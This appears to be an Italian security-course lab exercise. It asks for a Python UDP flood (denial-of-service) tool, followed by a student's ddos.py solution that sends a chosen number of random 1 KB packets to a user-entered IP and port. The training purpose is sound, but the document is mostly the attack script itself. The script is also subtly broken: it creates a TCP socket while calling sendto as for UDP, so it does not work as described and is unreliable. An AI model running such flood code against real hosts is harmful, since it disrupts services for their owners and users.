

ESERCITAZIONE W7D4


Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l'**invio** massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target
- Il programma deve richiedere l'inserimento della porta target
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – **Suggerimento:** per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare



```
kali@kali: ~  
File Actions Edit View Help  
GNU nano 7.2 ddos.py  
import random  
import socket  
  
def UDP_flood():  
    pacchetti_da_inviare = random._urandom(1024)  
    for x in range(numero_pacchetti):  
        s.sendto(pacchetti_da_inviare , target)  
        print("#",x,"udp inviato\n")  
  
indirizzo_ip = str(input("inserisci l'indirizzo IP target:"))  
porta = int(input("inserisci la porta:"))  
numero_pacchetti = int(input("inserisci il numero di pacchetti da inviare:"))  
  
try:  
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    target = (str(indirizzo_ip),int(porta))  
  
except:  
    s.close()  
    print("[!] Errore!")  
  
UDP_flood()
```